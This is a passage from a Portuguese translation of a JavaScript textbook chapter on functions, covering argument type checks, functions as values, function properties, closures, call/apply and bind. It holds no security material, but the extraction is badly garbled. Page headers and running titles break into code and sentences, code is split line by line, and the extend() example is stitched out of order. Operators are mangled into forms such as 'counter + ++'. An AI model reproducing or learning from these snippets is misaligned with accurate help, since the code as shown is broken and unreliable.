Contudo, isso nem sempre é verdade. Considere outra vez o método `arraycopy()` mostrado anteriormente. Ele espera um array como primeiro argumento. Qualquer implementação plausível vai falhar se esse primeiro argumento for algo que não seja um array (ou possivelmente um objeto semelhante a um array). A não ser que você esteja escrevendo uma função “descartável” que vai ser chamada apenas uma ou duas vezes, pode ser interessante adicionar código para verificar os tipos dos argumentos. É melhor que uma função falhe imediata e previsivelmente quando são passados valores incompatíveis do que comece a executar e falhe com uma mensagem de erro que provavelmente não será clara. Aqui está um exemplo de função que faz verificação de tipo. Note que ela usa a função `isArrayLike()` da Seção 7.11: // Retorna a soma dos elementos do array (ou objeto semelhante a um array) `a`.

// Todos os elementos de `a` devem ser números ou `null` `undefined` são ignorados.

```
function sum(a) {
```

```
  if (isArrayLike(a)) {
```

```
    var total = 0;
```

```
    for(var i = 0; i < a.length; i++) {
```

```
// Itera por todos os elementos
```

```
var element = a[i];
```

```
if (element == null) continue;
```

```
// Pula null e undefined
```

```
if (isFinite(element)) total += element;
```

```
else throw new Error("sum(): elements must be finite numbers");
```

```
}
```

```
return
```

```
total;
```

```
}
```

```
else throw new Error("sum(): argument must be array-like");
```

```
}
```

Esse método sum() é bastante restrito a respeito do argumento que aceita e lança erros convenientemente informativos se são passados valores incompatíveis. Contudo, ele oferece alguma flexibilidade, trabalhando com objetos semelhantes a um array e com arrays reais, e ignorando elementos de array null e undefined.

JavaScript é uma linguagem muito flexível e pouco tipada, e às vezes é apropriado escrever funções flexíveis quanto ao número e ao tipo de argumentos que recebem. O método flexisum() a seguir adota essa estratégia (provavelmente ao extremo). Por exemplo, ele aceita qualquer número de argumentos, mas processa recursivamente todos os argumentos que são arrays. Desse modo, pode ser usado como um método varargs ou com um argumento de array. Além disso, ele faz o que pode para converter valores não numéricos em números, antes de lançar um erro: function flexisum(a) {

```
var total = 0;
```

```
for(var i = 0; i < arguments.length; i++) {
```

```
var element = arguments[i], n;
```

```
if (element == null) continue; // Ignora argumentos null e undefined
```

Capítulo

```
if (isArray(element))
```

```
// Se o argumento é um array
```

JavaS

```
n = flexisum.apply(this, element); // calcula sua soma recursivamente  
cript básico
```

```
else if (typeof element === "function") // Ou, se for uma função...
```

```
n = Number(element());
```

```
// chama-a e converte.
```

```
else n = Number(element);
```

```
// Senão tenta convertê-la
```

a

if

(isNaN(n))

// Se não conseguimos converter em um número, lança um erro

*throw Error("flexisum(): can't convert " + element + " to number"); total
+= n; // Caso contrário, adiciona n no total*

}

```
return
```

```
total;
```

```
}
```

8.4 Funções como valores

As características mais importantes das funções são que elas podem ser definidas e chamadas. Definição e chamada de função são recursos sintáticos de JavaScript e na maioria das outras linguagens de programação. Em JavaScript, no entanto, as funções não são apenas sintaxe, mas também valores, ou seja, podem ser atribuídas a variáveis, armazenadas nas propriedades de objetos ou nos elementos de arrays, passadas como argumentos para funções, etc.³

Para entender como as funções podem ser tanto dados como uma sintaxe de JavaScript, considere a seguinte definição de função:

```
function square(x) { return x*x; }
```

Essa definição cria um novo objeto função e o atribui à variável `square`. O nome de uma função é irrelevante; é simplesmente o nome de uma variável que se refere ao objeto função. A função pode ser atribuída a outra variável e ainda funcionar da mesma maneira: `var s = square; // Agora s se refere à mesma função que square`

```
square(4);
```

```
// => 16
```

```
s(4);
```

```
// => 16
```

As funções também podem ser atribuídas a propriedades de objeto, em vez de a variáveis. Quando isso é feito, elas são denominadas métodos:

```
var o = {square: function(x) { return x*x; }};
```

```
// Um objeto literal
```

```
var y = o.square(16);
```

// y é igual a 256

*As funções nem mesmo exigem nomes, assim como quando são atribuídas a elementos de array: var a = [function(x) { return x*x; }, 20];*

// Um array literal

a[0](a[1]);

// => 400

A sintaxe deste último exemplo parece estranha, mas ainda assim é uma expressão de invocação de função válida!

3 Esse ponto pode não parecer especialmente interessante, a menos que você conheça linguagens como Java, na qual as funções fazem parte de um programa, mas não podem ser manipuladas pelo programa.

172 Parte

I JavaScript

básica

O Exemplo 8-2 demonstra as coisas que podem ser feitas quando as funções são usadas como valores.

Esse exemplo pode ser um pouco complicado, mas os comentários explicam o que está acontecendo.

Exemplo 8-2 Usando funções como dados

// Definimos algumas funções simples aqui

```
function add(x,y) { return x + y; }
```

```
function subtract(x,y) { return x - y; }
```

```
function multiply(x,y) { return x * y; }
```

```
function divide(x,y) { return x / y; }
```

// Aqui está uma função que recebe uma das funções anteriores

// como argumento e a chama em dois operandos

```
function operate(operador, operand1, operand2) {
```

```
  return operador(operand1, operand2);
```

```
  }
```

*// Poderíamos chamar essa função como segue, para calcularmos o valor (2 + 3) + (4 * 5):* `var i = operate(add, operate(add, 2, 3), operate(multiply, 4, 5));`

// Para ajudar no exemplo, implementamos as funções simples novamente,

// desta vez usando funções literais dentro de um objeto literal; `var operators = {`

`add:`

function(x,y) { return x+y; },

subtract:

function(x,y) { return x-y; },

multiply:

*function(x,y) { return x*y; },*

divide:

function(x,y) { return x/y; },

pow:

Math.pow

// Também funciona para funções predefinidas

};

// Esta função recebe o nome de um operador, procura esse operador

// no objeto e, então, o chama nos operandos fornecidos. Observe

// a sintaxe usada para chamar a função operator.

function operate2(operation, operand1, operand2) {

if (typeof operators[operation] === "function")

```
return operators[operation](operand1, operand2);
```

```
else throw "unknown operator";
```

```
}
```

```
// Calcula o valor ("hello" + " " + "world") como segue: var j =  
operate2("add", "hello", operate2("add", " ", "world"));
```

```
// Usando a função predefinida Math.pow():
```

```
var k = operate2("pow", 10, 2);
```

Como outro exemplo de funções como valores, considere o método `Array.sort()`. Esse método classifica os elementos de um array. Como existem muitas ordens de classificação possíveis (numérica, alfabética, por data, crescente, decrescente, etc.), opcionalmente o método `sort()` recebe uma fun-

ção como argumento para saber como fazer a classificação. Essa função tem uma tarefa simples: para quaisquer dois valores passados, ela retorna um valor especificando qual elemento aparece primeiro em um array classificado. Esse argumento de função torna `Array.sort()` perfeitamente geral e infinitamente flexível; o método pode classificar qualquer tipo de dados em qualquer ordem concebível.

Exemplos aparecem na Seção 7.8.3.

Capítulo

8 Funções 173

Ja

8.4.1 Definindo suas próprias propriedades de função

JavaScript básico

Em JavaScript funções não são valores primitivos, mas sim um tipo de objeto especializado, ou seja, elas podem ter propriedades. Quando uma função precisa de uma variável “estática” cujo valor para

siste entre as chamadas, muitas vezes é conveniente utilizar uma propriedade da função, em vez de congestionar o espaço de nomes definindo uma variável global. Por exemplo, suponha que se queira

escrever uma função que ao ser chamada, retorne um inteiro único. A função nunca deve retornar o mesmo valor duas vezes. Para conseguir isso, a função precisa monitorar os valores que já retornou e essa informação deve persistir entre as chamadas de função. Você poderia armazenar essa informa-

ção em uma variável global, mas isso é desnecessário, pois a informação é usada apenas pela própria função. É melhor armazená-la em uma propriedade do objeto Function. Aqui está um exemplo que retorna um inteiro único quando a função é chamada:

```
// Inicializa a propriedade counter do objeto function.
```

```
// As declarações de função são içadas, de modo que podemos
```

```
// fazer esta atribuição antes da declaração da função.
```

```
uniqueInteger.counter = 0;
```

```
// Esta função retorna um inteiro diferente cada vez que é chamada.
```

```
// Ela usa uma propriedade dela mesma para lembrar o próximo valor a ser retornado.
```

```
function uniqueInteger() {
```

```
    return uniqueInteger.counter + ++; // Incrementa e retorna a propriedade counter
```

```
}
```

Como outro exemplo, considere a função factorial() a seguir, que usa propriedades dela mesma (tratando a si mesma como um array) para colocar na memória cache os resultados calculados anteriormente:

```
// Calcula fatoriais e coloca os resultados na cache como propriedades da própria função.
```

```
function factorial(n) {
```

```
    if (isFinite(n) && n > 0 && n == Math.round(n)) { // Finito, somente ints positivos if (!(n in factorial))
```

// Se não houver resultado na cache

*factorial[n] = n * factorial(n-1);*

// Calcula e o coloca na cache

return factorial[n];

// Retorna o resultado da cache

}

else return NaN;

// Se a entrada for inválida

}

factorial[1] = 1;

// Inicializa a cache para conter esse caso básico.

8.5 Funções como espaço de nomes

Lembre-se, da Seção 3.10.1, que JavaScript tem escopo de função: as variáveis declaradas dentro de uma função são visíveis por toda a função (inclusive dentro de funções aninhadas), mas não existem fora da função. As variáveis declaradas fora de uma função são variáveis globais e são visíveis por todo o seu programa JavaScript. JavaScript não define maneira alguma de declarar variáveis que são ocultas dentro de um único bloco de código e, por esse motivo, às vezes é útil definir uma função para agir simplesmente como espaço de nomes temporário, no qual é possível definir

variáveis sem poluir o espaço de nomes global.

174 *Parte*

I JavaScript

básica

Suponha, por exemplo, que você tenha um módulo de código JavaScript que deseja usar em vários programas JavaScript diferentes (ou, para JavaScript do lado do cliente, em várias páginas Web diferentes). Suponha que esse código, assim como a maioria, define variáveis para armazenar os resultados intermediários de seu cálculo. O problema é que, como esse módulo vai ser usado em muitos programas diferentes, você não sabe se as variáveis que ele cria vão entrar em conflito com as variáveis utilizadas pelos programas que o importam. A solução, evidentemente, é colocar o código em uma função e então chamar esta função. Desse modo, as variáveis que seriam globais se tornam locais à função: `function mymodule() {`

```
// O código do módulo fica aqui.
```

```
// Qualquer variável usada pelo módulo é local a esta função
```

```
// em vez de congestionar o espaço de nomes global.
```

```
}
```

```
mymodule(); // Mas não se esqueça de chamar a função!
```

Esse código define apenas uma variável global: o nome de função “mymodule”. Mas, se definir mesmo uma única propriedade é demasiado, você pode definir e chamar uma função anônima em uma única expressão:

```
(function() {
```

```
// função mymodule reescrita como uma expressão não nomeada
```

```
// O código do módulo fica aqui.
```

```
})();
```

// finaliza a função literal e a chama agora.

Essa técnica de definir e chamar uma função em uma única expressão é utilizada com frequência suficiente para se tornar idiomática. Observe o uso de parênteses no código anterior. O parêntese de abertura antes de function é exigido porque, sem ele, o interpretador JavaScript tenta analisar a palavra-chave function como uma instrução de declaração de função. Com o parêntese, o interpretador reconhece isso corretamente como uma expressão de definição de função. É idiomático usar os parênteses, mesmo quando não são obrigatórios, em torno de uma função que deve ser chamada imediatamente após ser definida.

O Exemplo 8-3 demonstra essa técnica de espaço de nomes. Ele define uma função anônima que retorna uma função extend() como a que aparece no Exemplo 6-2. O código da função anônima testa se está presente um conhecido erro do Internet Explorer e, se estiver presente, retorna uma versão corrigida da função. Além disso, o espaço de nomes da função anônima serve para ocultar um array de nomes de propriedade.

Exemplo 8-3 *A função extend(), corrigida, se necessário*

// Define uma função extend que copia as propriedades de seu segundo

// argumento e dos subsequentes em seu primeiro argumento.

// Resolvemos um erro do IE aqui: em muitas versões do IE, o laço for/in

// não enumera uma propriedade enumerável de o, se o protótipo de o tem

*// uma propriedade não enumerável de mesmo nome. Isso significa que
propriedades*

//

*como toString não são manipuladas corretamente, a não ser que as
verifiquemos*

// explicitamente.

Capítulo

8 Funções 175

var extend = (function() {

// Atribui o valor de retorno dessa função

JavaS

// Primeiramente, verifica a presença do erro, antes de usar o patch.

cript básico

for(var p in {toString:null}) {

// Se chegamos aqui, então o laço for/in funciona corretamente e retornamos

// uma versão simples da função extend()

a

return function extend(o) {

for(var i = 1; i < arguments.length; i++) {

var source = arguments[i];


```
for(var prop in source) o[prop] = source[prop];
```

```
}
```

return

o;

};

}

// Se chegamos até aqui, isso significa que o laço for/in não enumerou

// a propriedade toString do objeto de teste. Portanto, retorna uma versão

// da função extend() que testa explicitamente as propriedades

// não enumeráveis de Object.prototype.

// E agora verifica as propriedades de caso especial

for(var j = 0; j < protoprops.length; j++) {

prop = protoprops[j];

if (source.hasOwnProperty(prop)) o[prop] = source[prop];

return function patched_extend(o) {

for(var i = 1; i < arguments.length; i++) {

```
var source = arguments[i];
```

```
// Copia todas as propriedades enumeráveis
```

```
for(var prop in source) o[prop] = source[prop];
```

```
}
```

```
}
```

return

o;

};

*// Esta é a lista de propriedades do caso especial que verificamos var
protoprops = [*

"toString", "valueOf", "constructor", "hasOwnProperty",

"isPrototypeOf", "propertyIsEnumerable", "toLocaleString"];

}());

8.6 Closures

Assim como a maioria das linguagens de programação modernas, JavaScript utiliza escopo léxico. Isso significa que as funções são executadas usando o escopo de variável que estava em vigor ao serem definidas e não o escopo de variável que estava em vigor ao serem chamadas. Para implementar escopo léxico, o estado interno de um objeto função em JavaScript deve incluir não apenas o código da função, mas também uma referência ao encadeamento de escopo corrente. (Antes de ler o restante desta seção, talvez você queira rever o material sobre escopo de variável e sobre o encadeamento de escopo na Seção 3.10 e na Seção 3.10.3.) Essa combinação de objeto função e um escopo (um conjunto de vínculos de variável) no qual as variáveis da função são solucionadas, é chamado de closure na literatura da ciência da computação⁴.

4 Esse é um termo antigo que se refere ao fato de que as variáveis da função têm vínculos no encadeamento de escopo e que, portanto, a função é “fechada em relação” às suas variáveis.

I JavaScript

básica

Tecnicamente, em JavaScript todas funções são closures: elas são objetos e têm um encadeamento de escopo associado. A maioria das funções é chamada usando o mesmo encadeamento de escopo que estava em vigor quando a função foi definida e não importa que exista uma closure envolvida. As closures se tornam interessantes quando são chamadas em um encadeamento de escopo diferente do que estava em vigor quando foram definidas. Isso acontece mais comumente quando um objeto função aninhada é retornado da função dentro da qual foi definido. Existem várias técnicas de programação poderosas que envolvem esse tipo de closures de função aninhada e seu uso se tornou relativamente comum na programação JavaScript. As closures podem parecer confusas quando você as encontra pela primeira vez, mas é importante entendê-las bem para utilizá-las com segurança.

O primeiro passo para entender as closures é examinar as regras do escopo léxico para funções aninhadas. Considere o código a seguir (que é semelhante ao código já visto na Seção 3.10): `var scope = "global scope";`

```
// Uma variável global
```

```
function checkscope() {
```

```
var scope = "local scope";
```

```
// Uma variável local
```

```
function f() { return scope; } // Retorna o valor de scope aqui return
```

```
f();
```

```
}
```

```
checkscope()
```

```
// => "local scope"
```

A função `checkscope()` declara uma variável local e então define e chama uma função que retorna o valor dessa variável. Deve estar claro para você o motivo da chamada de `checkscope()` retornar “local scope”. Agora, vamos alterar o código apenas ligeiramente. Você consegue dizer o que esse código vai retornar?

```
var scope = "global scope";
```

```
// Uma variável global
```

```
function checkscope() {
```

```
var scope = "local scope";
```

```
// Uma variável local
```

```
function f() { return scope; } // Retorna o valor de scope aqui return
```

```
f;
```

```
}
```

```
checkscope()()
```

```
// O que isso retorna?
```

Nesse código, um par de parênteses foi movido de dentro de `checkscope()` para fora. Em vez de chamar a função aninhada e retornar seu resultado, `checkscope()` agora retorna apenas o próprio objeto função aninhada. O que acontece quando chamamos essa função aninhada (com o segundo par de parênteses na última linha de código) fora da função em que ela foi definida?

Lembre-se da regra fundamental do escopo léxico: em JavaScript as

funções são executadas usando o encadeamento de escopo que estava em vigor quando foram definidas. A função aninhada `f()` foi definida em um encadeamento de escopo no qual o escopo da variável estava vinculado ao valor “local scope”. Esse vínculo ainda está em vigor quando `f` é executado, de onde quer que seja executado. Assim, a última linha do código anterior retorna “local scope” e não “global scope”. Essa, em poucas palavras, é a natureza surpreendente e poderosa das closures: elas capturam os vínculos de variável local (e o parâmetro) da função externa dentro da qual são definidas.

Capítulo

8 Funções 177

JavaS

Implementando closures

cript básico

As closures são fáceis de entender quando simplesmente se aceita a regra de escopo léxico: as funções são executadas usando o encadeamento de escopo que estava em vigor quando foram definidas. Contudo,

do, alguns programadores acham as closures confusas, pois se prendem aos detalhes da implementação.

Certamente, pensam eles, as variáveis locais definidas na função externa deixam de existir quando a fun-

ção externa retorna; então, como a função aninhada pode ser executada usando um encadeamento de escopo que não existe mais? Se você estiver se perguntando sobre isso, então provavelmente foi exposto a linguagens de programação de baixo nível, como C, e às arquiteturas de CPU baseadas em pilhas: se as variáveis locais de uma função são definidas em uma pilha na CPU, então elas realmente deixariam de existir quando a função retornasse.

Mas lembre-se de nossa definição de encadeamento de escopo da Seção 3.10.3. Ele foi descrito como uma lista de objetos e não como uma pilha de vínculos. Em JavaScript sempre que uma função é chamada, é criado um novo objeto para conter as variáveis locais para essa chamada e esse objeto é adicionado ao encadeamento de escopo. Quando a função retorna, esse objeto vínculo de variável é removido do encadeamento de escopo. Se não existem funções aninhadas, não há mais referências ao objeto vínculo e ele é removido pela coleta de lixo. Se existem funções aninhadas definidas,

então cada uma dessas funções tem uma referência para o encadeamento de escopo e esse encadeamento de escopo se refere ao objeto vínculo de variável. No entanto, se esses objetos funções aninhadas permaneceram dentro de suas funções externas, então eles próprios são removidos pela coleta de lixo, junto com o objeto vínculo de variável a que se referiam. Mas se a função define uma função aninhada e a retorna ou a armazena em uma propriedade em algum lugar, então vai haver uma referência externa à função aninhada. Ela não é removida pela coleta de lixo e o objeto vínculo de variável a que se refere também não é removido pela coleta de lixo.

Na Seção 8.4.1, definimos uma função `uniqueInteger()` que usava uma propriedade da própria fun-

ção para monitorar o próximo valor a ser retornado. Uma desvantagem dessa estratégia é que um código defeituoso ou mal-intencionado poderia zerar o contador ou configurá-lo com um valor não inteiro, fazendo a função `uniqueInteger()` violar a parte “único” ou a parte “inteiro” de seu contrato.

As closures capturam as variáveis locais de uma única chamada de função e podem usar essas variá-

veis como estado privado. Aqui está como poderíamos reescrever a função `uniqueInteger()` usando closures:

```
var uniqueInteger = (function() {
```

```
// Define e chama
```

```
var counter = 0;
```

```
// Estado privado da função abaixo
```



```
return function() { return counter + +; };  
    }());
```

Para entender esse código é preciso lê-lo atentamente. À primeira vista, a primeira linha de código parece estar atribuindo uma função à variável `uniqueInteger`. Na verdade, o código está definindo e chamando (conforme sugerido pelo parêntese de abertura na primeira linha) uma função; portanto, o valor de retorno da função é que está sendo atribuído a `uniqueInteger`. Agora, se estudarmos o corpo da função, vemos que seu valor de retorno é outra função. É esse objeto função aninhada que é atribuído a `uniqueInteger`. A função aninhada tem acesso às variáveis que estão no escopo e pode **178** *Parte*

I JavaScript

básica

usar a variável counter definida na função externa. Quando essa função externa retorna, nenhum outro código pode ver a variável counter: a função interna tem acesso exclusivo a ela.

Variáveis privadas como counter não precisam ser exclusivas de uma única closure: é perfeitamente possível duas ou mais funções aninhadas serem definidas dentro da mesma função externa e compartilharem o mesmo encadeamento de escopo. Considere o código a seguir: function counter() {

```
var n = 0;
```

return

{

count: function() { return n + ++; },

reset: function() { n = 0; }

};

}

var c = counter(), d = counter();

// Cria duas contadoras

c.count()

// => 0

d.count()

// => 0: elas contam independentemente

c.reset()

// os métodos reset() e count() compartilham estado

`c.count()`

// => 0: pois zeramos c

`d.count()`

// => 1: d não foi zerada

A função `counter()` retorna um objeto “contador”. Esse objeto tem dois métodos: `count()` retorna o próximo inteiro e `reset()` zera o estado interno. A primeira coisa a entender é que os dois métodos compartilham o acesso à variável privada `n`. A segunda é entender que cada chamada de `counter()` cria um novo encadeamento de escopo e uma nova variável privada. Portanto, se você chama `counter()` duas vezes, obtém dois objetos contadores com diferentes variáveis privadas. Chamar `count()` ou `reset()` em um objeto contador não tem efeito algum no outro.

Vale notar aqui que é possível combinar essa técnica de closure com propriedades getters e setters. A versão da função `counter()` a seguir é uma variação do código que apareceu na Seção 6.6, mas utiliza closures para estado privado, em vez de contar com uma propriedade de objeto normal:

```
function counter(n) { // O argumento da função n é a variável privada  
  return {
```

// O método getter da propriedade retorna e incrementa a variável privada
 counter.

```
    get count() { return n + +; },
```

// O método setter da propriedade não permite que o valor de n diminua
set count(m) {

if (m >= n) n = m;

else throw Error("count can only be set to a larger value");

}

};

}

var c = counter(1000);

c.count // => 1000

c.count // => 1001

c.count = 2000

c.count // => 2000

c.count = 2000 // => Erro!

Capítulo

8 Funções 179

Ja

Note que essa versão da função counter() não declara uma variável local, mas apenas utiliza seu pa-vaS

râmetro n para conter o estado privado compartilhado pelos métodos de acesso à propriedade. Isso **cript básico**

permite que o chamador de counter() especifique o valor inicial da variável privada.

O Exemplo 8-4 é uma generalização do estado privado compartilhado, por meio da técnica de closures

res que demonstramos aqui. Esse exemplo define uma função `addPrivateProperty()` que define uma variável privada e duas funções aninhadas para configurar e obter o valor dessa variável. Ela adiciona essas funções aninhadas como métodos do objeto especificado:

Exemplo 8-4 Métodos de acesso da propriedade privada usando closures

```
// Esta função adiciona métodos de acesso para uma propriedade com  
  
// o nome especificado no objeto o. Os métodos são denominados  
get<name>  
  
// e set<name>. Se é fornecida uma função predicado, o método setter  
// a utiliza para testar a validade de seu argumento antes de armazená-lo.  
// Se o predicado retorna false, o método setter lança uma exceção.  
  
//  
  
// O incomum nessa função é que o valor de propriedade  
// manipulado pelos métodos getter e setter não é armazenado no  
// objeto o. Em vez disso, o valor é armazenado apenas em uma variável  
local  
  
// nessa função. Os métodos getter e setter também são definidos  
// localmente nessa função e, portanto, têm acesso a essa variável local.  
// Isso significa que o valor é privado para os dois métodos de acesso e  
// não pode ser configurado nem modificado, a não ser por meio do  
método setter.
```

```
function addPrivateProperty(o, name, predicate) {
```

```
var value; // Essa é a propriedade value
```

```
// O método getter simplesmente retorna o valor.
```

```
o["get" + name] = function() { return value; };
```

```
// O método setter armazena o valor ou lança uma exceção se
```

```
// o predicado rejeita o valor.
```

```
o["set" + name] = function(v) {
```

```
if (predicate && !predicate(v))
```

```
throw Error("set" + name + ": invalid value " + v); else
```

```
value = v;
```

```
};
```

```
}
```

```
// O código a seguir demonstra o método addPrivateProperty().
```

```
var o = {}; // Aqui está um objeto vazio
```

```
// Adiciona métodos de acesso à propriedade getName e setName()
```

```
// Garante que somente valores de string sejam permitidos
```

```
addPrivateProperty(o, "Name", function(x) { return typeof x == "string";  
}); o.setName("Frank");
```

// Configura a propriedade value

```
console.log(o.getName());
```

// Obtém a propriedade value

```
o.setName(0);
```

// Tenta configurar um valor de tipo errado

Vimos vários exemplos nos quais duas closures são definidas no mesmo encadeamento de escopo e compartilham o acesso à mesma variável (ou variáveis) privada. Essa é uma técnica importante, mas

180 *Parte*

I JavaScript

básica

também é importante reconhecer quando as closures compartilham inadvertidamente o acesso a uma variável que não deveriam compartilhar. Considere o código a seguir:

```
// Esta função retorna uma função que sempre retorna v
```

```
function constfunc(v) { return function() { return v; }; }
```

```
// Cria um array de funções constantes:
```

```
var funcs = [];
```

```
for(var i = 0; i < 10; i++) funcs[i] = constfunc(i);
```

```
// A função no elemento 5 do array retorna o valor 5.
```

```
funcs[5]() // => 5
```

Ao se trabalhar com código como esse, que cria várias closures usando um laço, é um erro comum tentar colocar o laço dentro da função que define as closures. Pense no código a seguir, por exemplo:

```
// Retorna um array de funções que retornam os valores 0-9
```

```
function constfuncs() {
```

```
var funcs = [];
```

```
for(var i = 0; i < 10; i++)
```

```
funcs[i] = function() { return i; };
```

`return`

`funcs;`

`}`

`var funcs = constfuncs();`

`funcs[5]() // O que isso retorna?`

O código anterior cria 10 closures e as armazena em um array. Todas as closures são definidas dentro da mesma chamada da função; portanto, elas compartilham o acesso à variável `i`. Quando `constfuncs()` retorna, o valor da variável `i` é 10 e todas as 10 closures compartilham esse valor.

Portanto, todas as funções no array de funções retornado retornam o mesmo valor, e isso não é o que queríamos. É importante lembrar que o encadeamento de escopo associado a uma closure é “vivo”.

As funções aninhadas não fazem cópias privadas do escopo nem instantâneos estáticos dos vínculos de variável.

Outra coisa a lembrar ao se escrever closures é que `this` é uma palavra-chave de JavaScript, não uma variável. Conforme discutido, toda chamada de função tem um valor `this` e uma closure não pode acessar o valor de `this` de sua função externa, a não ser que a função externa tenha salvo esse valor em uma variável:

`var self = this; // Salva o valor de this em uma variável para uso de funções aninhadas.`

O vínculo de `arguments` é semelhante. Essa não é uma palavra-chave da linguagem, mas é declarada automaticamente para toda chamada de função. Como uma closure tem seu próprio vínculo para `arguments`, não pode acessar o array de argumentos da função externa, a não ser que a função externa tenha salvo esse array em uma variável com um nome diferente: `var outerArguments = arguments; // Salva para uso de funções aninhadas` O Exemplo 8-5, posteriormente neste capítulo, define uma closure que utiliza essas técnicas para se referir aos valores de `this` e de `arguments` da função externa.

Capítulo

8 Funções **181**

Ja

8.7 Propriedades de função, métodos e construtora

JavaScript básico

Vimos que nos programas JavaScript as funções são valores. O operador `typeof` retorna a string

“function” quando aplicado a uma função, mas na verdade as funções são um tipo especializado de `a`

objeto em JavaScript. Como as funções são objetos, podem ter propriedades e métodos, exatamente como qualquer outro objeto. Existe até uma construtora `Function()` para criar novos objetos função.

As subseções a seguir documentam propriedades e métodos de função e a construtora `Function()`.

Você também pode ler sobre isso na seção de referência.

8.7.1 A propriedade `length`

Dentro do corpo de uma função, `arguments.length` especifica o número de argumentos que foram passados para a função. Contudo, a propriedade `length` de uma função em si tem um significado diferente. Essa propriedade somente de leitura retorna a aridade da função – o número de parâmetros que ela declara em sua lista de parâmetros, que normalmente é o número de argumentos esperados pela função.

O código a seguir define uma função chamada `check()` que recebe o array `arguments` de outra função.

Ela compara `arguments.length` (o número de argumentos realmente passados) com `arguments.callee.length` (o número esperado) para determinar se a função recebeu o número correto de argumentos. Se não recebeu, ela lança uma exceção. A função `check()` é seguida por uma função de teste `f()` que demonstra como `check()` pode ser usada:

// Esta função usa `arguments.callee`, de argumentos que não funcionaria no modo restrito.

```
function check(args) {
```

```
var actual = args.length;
```

// O número real de argumentos

*var expected = args.callee.length; // O número de argumentos esperados
if (actual !== expected)*

// Lança uma exceção se eles diferem.

*throw Error("Expected " + expected + "args; got " + actual);
}*

function f(x, y, z) {

*check(arguments); // Verifica se o nº real de argumentos corresponde ao
nº esperado.*

*return x + y + z; // Agora faz o restante da função normalmente.
}*

8.7.2 A propriedade prototype

Toda função tem uma propriedade prototype que se refere a um objeto conhecido como objeto protótipo. Cada função tem um objeto protótipo diferente. Quando uma função é usada como construtora, o objeto recém-criado herda propriedades do objeto protótipo. Os protótipos e a propriedade prototype foram discutidos na Seção 6.1.3 e serão abordados novamente no Capítulo 9.

8.7.3 Os métodos call() e apply()

call() e apply() permitem chamar (Seção 8.2.4) uma função indiretamente como se fosse um mé-

todo de algum outro objeto. (Usamos o método `call()` no Exemplo 6-4, por exemplo, para chamar

182 *Parte*

I JavaScript

básica

Object.prototype.toString em um objeto cuja classe queríamos determinar.) O primeiro argumento de *call()* e de *apply()* é o objeto em que a função vai ser chamada; esse argumento é o contexto da chamada e se torna o valor da palavra-chave *this* dentro do corpo da função. Para chamar a função *f()* como um método do objeto *o* (não passando argumento algum), você poderia usar *call()* ou *apply()*: *f.call(o)*;

f.apply(o);

As duas linhas de código anteriores são semelhantes ao seguinte (que presume que *o* ainda não tem uma propriedade chamada *m*):

o.m = f;

// Torna f um método temporário de o.

o.m();

// Chama-o, sem passar argumentos.

delete o.m; // Remove o método temporário.

No modo restrito de ECMAScript 5, o primeiro argumento de *call()* ou *apply()* se torna o valor de *this*, mesmo que seja um valor primitivo ou *null* ou *undefined*. Em ECMAScript 3 e no modo não restrito, um valor *null* ou *undefined* é substituído pelo objeto global e um valor primitivo é substituído pelo objeto empacotador correspondente.

Qualquer argumento para *call()*, após o primeiro argumento de contexto da chamada, é o valor passado para a função chamada. Por exemplo, para passar dois números para a função *f()* e chamá-la como se fosse um método do objeto *o*, você poderia usar o código a seguir: *f.call(o, 1, 2)*;

O método *apply()* é como o método *call()*, exceto que os argumentos a serem passados para a fun-

ção são especificados como um array:

f.apply(o, [1,2]);

Se uma função é definida para aceitar um número de argumentos arbitrário, o método *apply()* permite chamar essa função no conteúdo de

um array de comprimento arbitrário. Por exemplo, para encontrar o maior número em um array de números, você poderia usar o método `apply()` para passar os elementos do array para a função `Math.max()`: `var biggest = Math.max.apply(Math, array_of_numbers);`

Note que `apply()` funciona com objetos semelhantes a um array e com arrays verdadeiros. Em especial, você pode chamar uma função com os mesmos argumentos da função atual, passando o array `arguments` diretamente para `apply()`. O código a seguir demonstra isso:

```
// Substitui o método chamado m do objeto o por uma versão que registra
```

```
// mensagens antes e depois de chamar o método original.
```

```
function trace(o, m) {
```

```
var original = o[m];
```

```
// Lembra do método original na closure.
```

```
o[m] = function() {
```

```
// Agora define o novo método.
```

```
console.log(new Date(), "Entering:", m);
```

```
// Registra a mensagem.
```

```
var result = original.apply(this, arguments);
```

```
// Chama original.
```

```
console.log(new Date(), "Exiting:", m);
```

```
// Registra a mensagem.
```

```
return result;
```

```
// Retorna result.
```

```
};
```

```
}
```

Capítulo

8 Funções 183

Ja

Essa função `trace()` recebe um objeto e um nome de método. Ela substitui o método especificado **vaS**

por um novo método que “empacota” uma funcionalidade adicional em torno do método original.

cript básic

Esse tipo de alteração dinâmica de métodos já existentes às vezes é chamado de “monkey-patching”*.

a

8.7.4 O método `bind()`

O método `bind()` foi adicionado em ECMAScript 5, mas é fácil simulá-lo em ECMAScript 3. Conforme o nome lembra, o principal objetivo de `bind()` é vincular uma função a um objeto. Quando o método `bind()` é chamado em uma função `f` e um objeto `o` é passado, o método retorna uma nova função. Chamar a nova função (como função) chama a função original `f` como método de `o`. Os argumentos passados para a nova função são passados para a função original. Por exemplo: `function f(y) { return this.x + y; } // Esta função precisa ser vinculada var o = { x : 1 };`

// Um objeto no qual vincularemos

var g = f.bind(o);

// Chamar g(x) chama o.f(x)

g(2)

//

= >

3

É fácil fazer esse tipo de vínculo com um código como o seguinte:

// Retorna uma função que chama f como método de o, passando todos os seus argumentos.

function bind(f, o) {

if (f.bind) return f.bind(o);

// Usa o método bind, se houver um

else return function() {

// Caso contrário, vincula-o como segue

return f.apply(o, arguments);

};

}

O método bind() de ECMAScript 5 faz mais do que apenas vincular uma

função a um objeto. Ele também faz aplicação parcial: os argumentos passados para bind() após o primeiro são vinculados junto com o valor de this. A aplicação parcial é uma técnica comum na programação funcional e às vezes é chamada de currying. Aqui estão alguns exemplos do método bind() usado para aplicação parcial: var sum = function(x,y) { return x + y };

```
// Retorna a soma de 2 args
```

```
// Cria uma nova função como sum, mas com o valor de this vinculado a null
```

```
// e o 1º argumento vinculado a 1. Essa nova função espera apenas um arg.
```

```
var succ = sum.bind(null, 1);
```

```
succ(2) // => 3: x está vinculado a 1 e passamos 2 para o argumento y  
function f(y,z) { return this.x + y + z };
```

```
// Outra função que soma
```

```
var g = f.bind({x:1}, 2);
```

```
// Vincula this e y
```

```
g(3)
```

```
// => 6: this.x está vinculado a 1, y está vinculado a 2 e z é 3
```

